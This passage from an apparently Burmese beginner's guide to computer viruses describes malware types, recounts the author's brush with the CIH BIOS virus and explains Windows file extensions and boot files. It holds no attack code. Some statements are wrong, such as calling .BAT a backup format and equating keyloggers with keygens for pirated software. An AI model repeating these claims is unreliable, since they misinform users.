Malicious Software ကိုတွဲဖက်ဖန်တီးရေးဆွဲထားတဲ့ အဆင့်မြင့် Virus ပါပဲ။ ၎င်းဟာမူရင်းထိန်းချုပ်တာကိုသာလုပ်ဆောင်ပြီး အတူတွဲလျှက်၊ ဒါမှမဟုတ်အလိုအလျှောက်ဖန်တီးမှုဖြင့် Virus အုပ်စုဝင်ပုံစံအစုံကိုဖြန့်ချိပါတော့တယ်။ Ware အမျိုးစုံ၊ Trojans, Worms, နှင့်အခြားအဖျက်လုပ်ငန်းသုံး Software မျိုးစုံကိုတွဲလျှက်ခေါ်ယူလာတတ်ပါတယ်။

Adware

Internet သုံးနေစဉ် Screen မှာအလိုအလျောက်ပေါ်လာတတ်တဲ့ ကြော်ငြာပုံစံလုပ်ဆောင်ချက်တစ်ခုပါ။ စာဖတ်သူကို ချက်ခြင်း Download Key ကိုနှိပ်နိုင်းပါလိမ့်မယ်။ ဖျက်လိုက်လျှင်လည်းခဏအကြာပြန်ရောက်လာပါတယ်။ ဥပမာနှိုင်းပြရလျှင် အိမ်တိုင်ယာရောက် ကုန်ပစ္စည်းလိုက်ကြော်ငြာတဲ့ Marketing ကောင်မလေးတွေလိုပါပဲ၊ မကြည့်ချင်သေးပါဘူးဆိုလဲမရပါ၊ မဝယ်လဲလေ့လာကြည့်ပါ၊ ရှင်းပြခွင့်ပြုပါဆိုပြီး လက်ပေါက်ကပ်တဲ့ပုံစံမျိုး Adware တွေဟာလုပ်ဆောင်ပါတယ်။ မှားပြီးတော့ Download လုပ်မိတာနဲ့ Spyware, Trojans, Worms, နှင့်အခြားအဖျက်လုပ်ငန်းသုံး Virus Software မျိုးစုံကိုခေါ်ယူလာပါတယ်။

Spyware

စာဖတ်သူကွန်ပျူတာထဲ Spyware ရောက်နေပြီလား။ အနေအထိုင်ဆင်ချင်ပါတော့။ လုပ်လိုက်သမျှတွေကိုလိုက်မှတ်ပါတော့မယ်။ ဘဏ်နံပတ်တွေ၊ အရေးကြီးမှတ်တမ်းတွေ၊ ထည့်သွင်းသူ Hacker လိုချင်သမျှစာဖတ်သူရဲ့လို့ဝှက်ချက်များအားလုံးမပေးပဲနှင့် ရယူသွားနိုင်ပါတယ်။ အယောင်ဆောင် မေးခွန်းတွေမေးပြီးသူလိုချင်တဲ့ပုံစံရရန်ဆွဲဆောင်ပါလိမ့်မယ်။ အများအားဖြင့်အင်တာနက်ချိတ်သုံးသော ကွန်ပျူတာတွေမှာသာအတွေ့များပါတယ်။ Download တွေနဲ့အတူပါလာတတ်ပါတယ်။

အမျိုးတူလုပ်ဆောင်ချက်ရှိတဲ့ GoldenEye Spyware Software ကိုမိမိကွန်ပျူတာအတွင်းထည့်သွင်းထားပြီး မိမိကွန်ပျူတာမှာလုပ်ဆောင်သွားသမျှပြန်စစ်ဆေးနိုင်ပါတယ်။

Crimeware

Admin Password တွေကိုရယူရန် Hacker တွေအသုံးပြု Software တစ်ခုပါပဲ။ ထည့်သွင်းခံထားရတဲ့ကွန်ပျူတာကို အဝေးမှထိန်းချုပ်နိုင်ရန်ရည်ရွယ်ရေးသားထားတာပါ။ Spyware Software များလုပ်ဆောင်ချက်အတိုင်းလုပ်ဆောင်နိုင်တဲ့ အရည်အချင်းရှိပါတယ်။

ကောင်းတဲ့ဘက်မှာလည်းအသုံးပြုထားတာတွေရှိပါတယ်။ တရားမဝင်သုံးဆွဲရတဲ့ဆော့ဖ်ဝဲတွေအတွက် လိုင်စင်ကုတ်ဖြည့်ရန် Key logger Program (Keygen) အဖြစ်လည်းသုံးနိုင်ကြပါတယ်။ ရေးသားသူရဲ့စိတ်ကူးနှင့်ဦးတည်ချက်ပေါ်မူတည်ပါတယ်။

Hoaxes

Virus အုပ်စုဝင်ပေမယ့် သူ့ရဲ့လုပ်ဆောင်ပုံကတော့တစ်မျိုးဖြစ်ပါတယ်။ စာဖတ်သူကို ဆရာကြီးပုံစံဖမ်းပြီးကွန်ပျူတာအတွင်းမှ System File တခုခုကိုဖျက်ဖို့ညွှန်ကြားပါလိမ့်မယ်။ ညွှန်ကြားချက်အပေါ် တွေဝေနေပြီး ညွှန်ကြားသလို System File ကိုဖျက်လိုက်လျှင်ကွန်ပျူတာပြန်ဖွင့်လို့မရတော့ပါဘူး။ အဆိုးဆုံးအထိ ညွှန်ကြားဒုက္ခပေးတတ်ပါတယ်။

အဓိကအားဖြင့်အင်တာနက်သုံးသူများအထိအခိုက်များပါတယ်။ သတင်းအတုအယောင်တွေပေးပြီး နည်းမျိုးစုံနှင့်ဒုက္ခပေးပါတော့တယ်။ Virus အဖြစ်မဖန်တီးထားတဲ့အတွက် Anti-Virus Scanner တွေမရှာဖွေနိုင်ပါဘူး။ ကိုယ့်ဒုက္ခကိုယ်ရှာရတယ်ဆိုတဲ့ Virus မျိုးပဲဖြစ်ပါတယ်။ နားယောင်သူတွေခံရတာ များပါတယ်။


BIOS Virus

Motherboard ပေါ်မှ Hardware မှတ်တမ်းတွေကိုထိန်းသိမ်းထားတဲ့ BIOS (Basic Input/Output System) ကိုပြင်ဆင်ရေးသားနိုင်သောအဆင့်မြင့် Virus ဖြစ်ပါတယ်။ ယခုနောက်ပိုင်းထုတ် Hardware တွေကိုသိပ်မတိုက်ခိုက်နိုင်တော့ပါဘူး။ စာရေးသူကိုယ်တွေ့ကြုံခဲ့ရတာက ၁၉၉၉ နှစ်စပိုင်းလောက်ကပါ။ ဆစ်ဒနီမှသူငယ်ချင်းလက်ဆောင်ပေးတဲ့ ဂိမ်းခွေလေးကိုထည့်သွင်းရာမှဝင်ရောက်ခဲ့တာပါ။ Virus နာမည်က CIH Virus ဖြစ်ပါတယ်။

အဲဒီအချိန်က စာရေးသူသုံးတဲ့ကွန်ပျူတာက Window 98 သုံးထားတဲ့ Pentium MMX ကွန်ပျူတာဖြစ်ပါတယ်။ Virus စတင်ဝင်ရောက်တာသိသိခြင်းအလိုအလျောက် Restart ချပြန်ပိတ်ပြီးပြန်ဖွင့်ပါတယ်။ ကွန်ပျူတာလေးတက်မလာတော့ပါဘူး။ Flash BIOS ကို Overwrite လုပ်လိုက်ပါတယ်။

၄င်း Virus မှာ Data တွေကိုမဖျက်စီးပါဘူး။ စက်ကိုသာ ကမောက်ကမလုပ်သွားတာပါ။ ထိုအချိန်က စာရေးသူစက်ပြင်မကျွမ်းကျင်သေးတော့ ဆရာသမားဆီပို့ပြီးပြင်ယူခဲ့ရပါတယ်။

အခန်း (၂)
File Type များနှင့်လုပ်ဆောင်ချက်



Virus & Other File Format

Virus တွေအသုံးပြုသောဖိုင်ပုံစံများကိုသိထားမှသာ ဖြေထုတ်ရှင်းလင်းရာတွင်အထောက်အပံ့ဖြစ်ပါလိမ့်မယ်။ File Extension တွေဆိုတာကတော့ ၄င်းဖိုင်ဟာမည်သည့်လုပ်ဆောင်ချက်ရှိကြောင်းဖော်ပြသလို မည်သို့သော အမျိုးအစားရှိကြောင်းဖော်ပြပါတယ်။ အမည်ပေးထားတဲ့နောက်မှာ .(dot) ခံထားပြီး အများဆုံးသုံးလုံးရေ လေးလုံးထိသတ်မှတ်ထားပါတယ်။ အသုံးများတာကတော့ သုံးလုံးသာဖြစ်ပါတယ်။

Software တစ်ခုကိုအသုံးပြုပြီး ဖိုင်သိမ်းဆည်းလိုက်တာနဲ့ အသုံးချ Software ရဲ့မူပိုင် File Extension သတ်မှတ်ခြင်းခံရပါမယ်။ Pagemaker သုံးလျှင် ၄င်းရဲ့ဖိုင်စံနစ် .pmd အဖြစ်သတ်မှတ်သလို Microsoft Word သုံးထားတဲ့ဖိုင်ကိုလည်း .doc အဖြစ် သတ်မှတ်သိမ်းဆည်းပေးပါတယ်။ ဒါ့ကြောင့်အသုံးချမောင်းနှင် Software တွေမှာဆိုလျှင် .EXE ဖြင့်သတ်မှတ်ထားပါတယ်။

Anti-Virus Program တွေအနေနဲ့ Virus File Format တွေကိုအလိုအလျောက်သိသော်လည်း အကုန်ရှင်းထုတ်နိုင်မယ်လို့ ဘယ် Anti-Virus Program မှတာဝန်မယူထားပါဘူး။ အမြဲတမ်းအဆင်သင့်ကင်းစောင့်နေသလိုလည်း မနေနိုင်ကြပါဘူး။

ဒါ့ကြောင့် Anti-Virus Program တိုင်းဟာ တစ်ပတ်တစ်ခါ၊ တစ်လတစ်ခါအင်တာနက်ပေါ်မှနေပြီး မိခင်ထုတ်ဝေသူထံမှ ထပ်မံထွက်လာတဲ့ Virus File စာရင်းတွေ၊ File Format တွေ၊ တည်နေရာမြေပုံတွေကို ထပ်တိုးဖြည့်သွင်းပေးနေရပါတယ်။ အများအပြောကတော့ Update လုပ်တာပါ။ မဖြစ်မနေကိုလုပ်သင့်ပါတယ်။ စာဖတ်သူအများစုဟာ အင်တာနက်ချိတ်ဆက်သုံးဖို့အဆင်မပြေသူတွေများတာကြောင့် Anti-Virus Update လုပ်ဖို့ အလွန်ပင်အားနည်းကြပါတယ်။ စာရေးသူလေ့လာမိသလောက် ၁၀၀ ယောက်မှာ ၁၀ယောက်တောင် Update မလုပ်နိုင်ကြပါဘူး။ Anti-Virus Program တစ်ခါထည့်သွင်းထားလျှင် တစ်သက်ရပြီထင်သူတွေပင်ရှိပါတယ်။ ယခုကိစ္စကိုနောက်ကဏ္ဍတွင်အကျယ်တဝံ့ရှင်းပြထားပါတယ်။

Virus Update လုပ်တဲ့ကွန်ပျူတာတွေမှာ Virus ဝင်ရောက်ခဲ့လျှင်တောင် အပြင်းအထန်မတိုက်ခိုက်နိုင်ပါဘူး။ Virus မတော်တဆဝင်ရောက်ခဲ့တဲ့အတွက်သာ ကွန်ပျူတာအတွင်းရှိနေမှာပါ။ ဒါပေမယ့် တိုက်ခိုက်ခြင်းတွေ မပြုလုပ်နိုင်ပါဘူး။ တိုက်ခိုက်ဖို့ဖိုင်တွေပြင်ဆင်လိုက်တာနဲ့ Anti-Virus Program တွေကသိသွားပြီး Virus အဖျက်ခံရမှာပါ။ ဒါမှမဟုတ် ပြန့်ပွားမှုမရှိအောင်ထိန်းချုပ်ခံရမှာပါ။

အကောင်းဆုံးကတော့ Virus Update ပုံမှန်လုပ်ချင်လုပ် ဒါမှမဟုတ် နောက်ကဏ္ဍမှာရှင်းပြထားမယ့် တံခါးပိတ်လမ်းစဉ်ကိုသာလုပ်ထားလိုက်ပါ။

----.EXE

Virus တွေအပါအဝင် စာဖတ်သူတို့အသုံးပြုနေသော Application Software အားလုံးဟာ အဓိကမိခင်ဖိုင်ကို .EXE ဖြင့်ထားရှိရပါတယ်။ ဥပမာ အသုံးပြုများတဲ့စာစီစာရိုက်မှာသုံးတဲ့ Adobe Pagemaker ရဲ့မိခင်ဖိုင်ဟာ Pm70.exe ဖြစ်ပါတယ်။ ဒီလိုပဲ ဂဏန်းပေါင်းစက်ဖြစ်တဲ့ Calculator ရဲ့မိခင်ဖိုင်ဟာလည်း calc.exe ဖြစ်ပါတယ်။

၄င်း .EXE ဖိုင်တွေဟာအခြားတစ်ခုကိုမှီပြီးအလုပ်မလုပ်ပါဘူး။ ကိုယ်ပိုင်ရပ်တည်မှုထားပြီး လုပ်ဆောင်ပါတယ်။ ကွန်ပျူတာအတွင်းအသုံးချ Softwareအားလုံးကို .EXEဖြင့်သာသတ်မှတ်ရပါတယ်။ အချို့သော ကွန်ပျူတာ System File များကိုလည်း .EXE ဖြစ်သာသတ်မှတ်ထားပါတယ်။

စာဖတ်သူသည် ကွန်ပျူတာဖြင့် Softwareရေးဆွဲသူဖြစ်ခဲ့လျှင် စာဖတ်သူရေးဆွဲဖန်တီးလိုက်သော Program ကိုနောက်ဆုံးအဆင့်ဖြန့်ဝေရန်အတွက် .EXE အဖြစ်ပြောင်းလဲသတ်မှတ်မှသာ ကွန်ပျူတာ တိုင်းတွင် ထည့်သွင်းအသုံးချနိုင်မှာပါ။ .EXEတစ်ခု၏ထိန်းကျောင်းမှုအောက်မှာ .EXE Fileများစွာ ထပ်မံ ထည့်သွင်းထိန်းချုပ်နိုင်ပါတယ်။ အသုံးချ Windows System Folder တွေအောက်မှာလည်း .EXE File တွေကိုများစွာတွေ့ရမှာပါ။ ဒါကြောင့်လည်း Virus.exe တွေဝင်လာလျှင်ရှာဖွေရခက်ခဲတာပေါ့။

inkstub.exe	25 KB	Application	1/7/2005 6:30 AM
loadfix.com	2 KB	MS-DOS Application	1/7/2005 6:30 AM
loadperf.dll	95 KB	Application Extension	1/7/2005 6:30 AM
locale.nls	244 KB	NLS File	1/7/2005 6:30 AM
localsec.dll	217 KB	Application Extension	1/7/2005 6:30 AM
localspl.dll	334 KB	Application Extension	1/7/2005 6:30 AM
localui.dll	12 KB	Application Extension	1/7/2005 6:30 AM
locator.exe	74 KB	Application	1/7/2005 6:30 AM
lodctr.exe	5 KB	Application	1/7/2005 6:30 AM
logagent.exe	99 KB	Application	10/18/2006 8:03 PM
loghours.dll	49 KB	Application Extension	1/7/2005 6:30 AM
login.cmd	1 KB	Windows NT Comm...	1/7/2005 6:30 AM
logman.exe	58 KB	Application	1/7/2005 6:30 AM
logoff.exe	15 KB	Application	1/7/2005 6:30 AM
logon.scr	216 KB	Screen Saver	1/7/2005 6:30 AM
logonui.exe	503 KB	Application	1/7/2005 6:30 AM
logonui.exe.manifest	1 KB	MANIFEST File	12/24/2009 12:43 PM
LoopyMusic.wav	919 KB	Wave Sound	12/24/2009 1:17 PM
lpk.dll	22 KB	Application Extension	1/7/2005 6:30 AM
lpq.exe	6 KB	Application	1/7/2005 6:30 AM
lpr.exe	8 KB	Application	1/7/2005 6:30 AM

----.INF

AutoPlay လုပ်ဆောင်ချက်အတွက်ဖန်တီးထားတဲ့ File Format တစ်ခုဖြစ်ပါတယ်။ Autorun.inf လို့တွေ့ရတာများပါတယ်။ အသုံးချ Application Software တစ်ခုခုကို ကွန်ပျူတာအတွင်းထည့်သွင်း Install လုပ်သည့်အခါအလိုအလျောက်မောင်းနှင်စေရန်ဖန်တီးထားတဲ့ ကိုယ်တိုင်မောင်းနှင် Program လေး ဖြစ်ပါတယ်။ Install CD တွေမှာငင်း AutoPlay File ကိုအတွေ့ရများပါတယ်။

Virus တွေဟာငင်းတို့ရဲ့မိခင်ဖိုင်ဖြစ်တဲ့ .EXE File ကို Autorun.inf ဖြင့်ထိန်းကျောင်းဖွင့်လှစ်စေပါတယ်။ Virus ကူးစက်ရခြင်းရဲ့အဓိကထိန်းချုပ်သူပါ။ Virus တော်တော်များများဟာ .inf ဖိုင်တွေပေါ်မှီခိုနေတတ်ကြပါတယ်။ ငင်း .inf ဖိုင်တွေကိုအလွယ်တကူ Notepad ဖြင့်ရေးနိုင်ပါတယ်။ အောက်ဖက်မှပုံကတော့ အသုံးများ Autorun.inf ဖိုင်ဖြစ်ပါတယ်။ အများအားဖြင့် Hidden လုပ်ထားတတ်ပါတယ်။

Autorun.inf

----.ZIP

Zipped File များတွင်ငင်း File Extension ကိုသုံးထားပါတယ်။ ငင်းသည်ချုံ့ထားသော Folder တစ်ခုဖြစ်ပြီး ငင်းရဲ့အတွင်းမှာ ဖိသိပ်ချုံ့ထည့်ထားတဲ့ File, Program and Data တွေအများအပြားရှိနေတတ်ပါတယ်။ Compression Format လုပ်ထားခြင်းသာဖြစ်ပါတယ်။ ပြန်လည်ဖြည်ထုတ်မှသာအသုံးပြုခွင့်ရပါတယ်။

ကွန်ပျူတာအတွင်းမှဒေတာများကို Zipped လုပ်သိမ်းဆည်းရာတွင် နေရာယူမှုနည်းစေရန်နှင့် လုံခြုံစေရန် ငင်းCompression စနစ်ကိုသုံးကြပါတယ်။ ဒါကို Virus ရေးသူတွေက Virus များစွာကိုချုံ့ပြီး၊ ဒါမှမဟုတ် အသုံးချ Program တစ်ခုနှင့်ရောချုံ့ပြီး Zipped File အဖြစ်ပြန့်စေပါတယ်။ ကွန်ပျူတာအတွင်းရောက်မှ ပြန်ဖြည်ထုတ်ပြီး ဒုက္ခပေးပါတော့တယ်။ ဘယ်လောက်နာမည်ကြီးကြီး Program တစ်ခုကို Zipped File ဖြင့်ပေးပါစေ Virus တွေပါတတ်ပါတယ်။ စိတ်ချ၍မရပါ။

အပေါ်ညာဘက်မှပုံလေးကတော့ Zipped File တစ်ခုရဲ့မြင်ကွင်းပုံစံပါ။

----.COM


Command File တွေကိုသတ်မှတ်ထားတဲ့ File Extension ဖြစ်ပါတယ်။ အင်တာနက်လိပ်စာတွေမှာလည်း နောက်ဆုံးတွင် www.yadanar.**com** ကိုတွေ့ရတတ်ပါတယ်။ ၎င်းတို့နှစ်မျိုးလုပ်ဆောင်ချက်နှင့် သဘောတရားမတူညီပါ။

၎င်း Command File ဖြစ်တဲ့ .com ဖြင့်လည်း Virus File တွေရောက်လာတတ်ပါတယ်။ Flashy Virus မှာ Flashy.com ကိုထည့်သုံးထားပါတယ်။ ကွန်ပျူတာမှာ မရှိမဖြစ်အဓိကကျတဲ့ System File တွေထဲမှာလည်း command.com, kb 16.com, mode.com စသဖြင့် များစွာပါရှိပါတယ်။ .com ဖြင့်ရေးတဲ့ Virus စနစ်မှာ သာမန်ထက်အဆင့်မြင့်မြင့်လုပ်ဆောင်ချက်ပါရှိတတ်ပါတယ်။ Anti-Virus Program တွေ အတော်များများဟာ Virus .com တွေကိုချက်ခြင်းရှာဖွေပေးနိုင်ကြပါတယ်။

----.BAT

Backup File တွေကိုသတ်မှတ်ထားတဲ့ File Extension ဖြစ်ပါတယ်။ မူရင်းဖိုင်ကို .bat နဲ့ သိမ်းထားပြီး .exe တွေကိုထိန်းချုပ်တတ်ပါတယ်။


၎င်း .bat File ကို Windows System File တွေမှာလည်းပါရှိပါတယ်။ ကွန်ပျူတာမှာ မရှိမဖြစ်အဓိကကျတဲ့ System File အုပ်စုထဲမှာ Autoexec.bat ပါရှိပါတယ်။ Flashy Virus မှာ Flashy.bat ကိုထည့်သုံးထားပါတယ်။ .bat ဖြင့်လည်း Virus တွေရောက်ရှိနိုင်လို့သတိထားရမယ့်ဖိုင်အုပ်စုစာရင်း သွင်းထားကြပါတယ်။



----.DLL

System File အုပ်စုမှာအများဆုံးတွေ့ရမယ့် File Extension ဖြစ်ပါတယ်။အရှည်အဖြစ် Dynmaic Link Library သိထားပါတယ်။ Windows Application တွေကိုထိန်းချုပ်ဖို့လိုအပ်တဲ့ Function တွေကို ထည့်သွင်းထားတဲ့ Library တစ်ခုဖြစ်ပါတယ်။

၎င်း .dll File ကို Access လုပ်စေဖို့ဖန်တီးရတာပါ။ ဒါ့ကြောင့် Windows မောင်းနှင်မှုစနစ်နဲ့အခြား Application Software တွေမောင်းနှင်မှုအတွက် .dll File တွေဟာအရေးပါပါတယ်။ Virus တွေဟာဒါကြောင့် အရေးပါ .dll File တွေကိုဖျက်ဖို့ဦးတည်ရေးသားထားကြပါတယ်။ Virus တွေဖျက်စီးကျတတ်တဲ့ .dll File က hal.dll ဖြစ်ပါတယ်။ အဲဒီ hal.dll File ကို Virus တွေကဖျက်လိုက်လျှင် Windows ပြန်မတတ် နိုင်တော့ပါဘူး။



----.VBS

Script များရေးသားပေးတဲ့ Program တစ်ခုရဲ့ File Extension ဖြစ်ပါတယ်။ အလွယ်သုံး Script ရေးသားရာမှာသုံးပါတယ်။ Netscape နဲ့ Javascript ရေးသားပုံတို့နှင့်ဆင်တူပါတယ်။

၎င်း .vbs File တွေမှ Virus File တွေဖြစ်တဲ့ .exe တွေကိုထိန်းချုပ်မောင်းနှင်နိုင်ပါတယ်။ kolay Virus ကိုဒီ Script ရေးသားနည်းနဲ့ထိန်းချုပ်မောင်းနှင်ခဲ့ပါတယ်။ kolay.vbs File အဖြစ်ဝင်ရောက် နေသည်ကိုတွေ့ရလျှင် ဘဖတ်သူကွန်ပျူတာမှာ Virus ဝင်ရောက်ထိန်းချုပ်ဖို့ကြိုးစားနေပါပြီ။


နောက်ကဏ္ဍများတွင်ဖော်ပြထားသည့်အတိုင်းအမြန်ဆုံးဖြေရှင်းရပါမယ်။

----.SYS

System File များကိုသတ်မှတ်ထားတဲ့ File Extension ဖြစ်ပါတယ်။ Windows ေကာင်းနင့်မွစနစ်နဲ့ အခြား Application Software တွေမောင်းနှင့်မှုအတွက် .sys File တွေဟာအရေးပါပါတယ်။ ကွန်ပျူတာလုပ်ဆောင်မှုကိုအဓိကထိန်းချုပ်ပေးရန်ရေးဆွဲထားတဲ့ File System တွေဖြစ်ပါတယ်။

ကွန်ပျူတာစတင်နိုင်ဖို့အတွက် io.sys, msdos.sys, config.sys, Win32k.sys တွေကတော့မရှိမဖြစ် System File များထဲမှာပါရှိပါတယ်။ ၄င်း System File တွေကိုမမြင်တွေ့စေရန် Windows System က ကွယ်ဝှက်ထားပါတယ်။ ကွန်ပျူတာအသုံးပြုသူတွေကြောင့်အလွယ်တကူမပျက်နိုင်အောင်ပါ။

Virus ရေးသူတွေကတော့ System File တွေကိုမျက်စိကျပြီးဖျက်ဖို့အားထုတ်ကြပါတယ်။ ဖျက်ထုတ်ခံလိုက်ရလျှင် ကွန်ပျူတာပြန်မတတ်နိုင်တော့ပါဘူး။



----.PDF

E-Book များတွင်အသုံးပြုသော File တစ်ခုရဲ့ File Extension ဖြစ်ပါတယ်။ Adobe Reader ဖြင့် ဖွင့်ဖတ်ရသောဖိုင်ပုံစံများဖြစ်ပါတယ်။ ၄င်းဖြင့် အသုံးပြုထားသော Virus File ကိုသိပ်မကြာခင် ၂၀၁၀ မတ်လလောက်က ရန်ကုန်မြို့မှာတွေ့ခဲ့ရပါတယ်။ True Virus နဲ့ IQ Test Virus တို့ဖြစ်ပါတယ်။ ကွန်ပျူတာအတွင်းဝင်ရောက်နေပြီဆိုလျှင် Desktop Screen ပေါ်မှာ True.pdf ကိုတွေ့ရမှာပါ။ ကွန်ပျူတာကို မဖျက်စီးပါဘူး။ အနှောက်အယှက်ပေးဖို့သာဦးတည်ထားတာပါ။ စာရေးသူအထင် ကျောင်းသားတွေ လက်တဲ့စမ်းထားတယ်ထင်မိပါတယ်။ အလွယ်တကူရှင်းထုတ်နိုင်ပါတယ်။

အရေးပါမသိမဖြစ် Windows Control Files

Windows Operation System File များရှိသောနေရာနှင့်အဓိက Control Files များကိုသိရှိထားသင့်ပါတယ်။ ဒါမှသာ Virus File တစ်ခုခုဝင်ရောက်တည်ဆောက်သည်နှင့် အလွယ်တကူရှာဖွေနိုင်မှာပါ။ စာဖတ်သူရဲ့ကွန်ပျူတာကို ထည့်သွင်းထားလျှင်အောက်ဖော်ပြပါ Windows Operation System File များပါရှိနေပါလိမ့်မယ်။ Virus File ထင်ပြီး မှားဖျက်မိခြင်းမရှိစေရန်ဂရုပြုဖို့လိုပါတယ်။

စာဖတ်သူထည့်သွင်းထားတဲ့ Windows OS ဟာ Hard Disk Drive C: အောက်မှာရှိတယ်လို့ယူဆထားပါ့မယ်။ Drive C: ကိုဖွင့်ကြည့်တဲ့အခါ အဝါရောင် Folder များနှင့် ပုံမှန်ဖိုင်အချို့ကိုတွေ့ရမှာပါ။

အထက်ပါပုံကဲ့သို့စာဖတ်သူကွန်ပျူတာမှာတွေ့မြင်ရမှာမဟုတ်ပါဘူး။ စာဖတ်သူများလေ့လာနိုင်စေရန် ကွယ်ဝှက်ထားသည်များကို စာရေးသူဖွင့်ပြထားခြင်းဖြစ်ပါတယ်။ အရောင်မှိန်နေတဲ့ Folder များနှင့် ဖိုင်များကို အလွယ်တကူမဖျက်မိစေရန်ကွယ်ဝှက်ထားပါတယ်။ ကွန်ပျူတာရဲ့စတင်မှုမှ ထိန်းချုပ်မှုအားလုံးအတွက် မရှိမဖြစ်ဖိုင်များဖြစ်နေလို့ပါ။ စာဖတ်သူတို့အတွက်အသုံးပြုနိုင်သောကြည့်ရှုမှုကိုမတားမြစ်ထားတဲ့ ဖိုင်တွေကိုတော့ ဒီတိုင်းထားရှိထားလို့ဖွင့်လှစ်လေ့လာနိုင်ပါတယ်။

Drive C: အောက်ရှိအရေးပါဖိုင်များ

ကွန်ပျူတာကိုစတင်ဖွင့်လိုက်သည်နှင့် Windows OS စတင်ရန်အတွက် Boot File တွေလိုအပ်ပါတယ်။ Windows OS အတွက်အရေးပါ System File တွေကတော့ -

IO.SYS

CONFIG.SYS

MSDOS.SYS

AUTOEXEC.BAT

NTDETECT.COM တို့ဖြစ်ပါတယ်။

ဒီထက်ပိုသိသင့်တဲ့ Essential Startup Process File (XP) တွေကိုလည်းလေ့လာထားသင့်ပါတယ်။ Boot or Root Directory လို့လည်းခေါ်ဆိုနိုင်ပါတယ်။

Ntldr

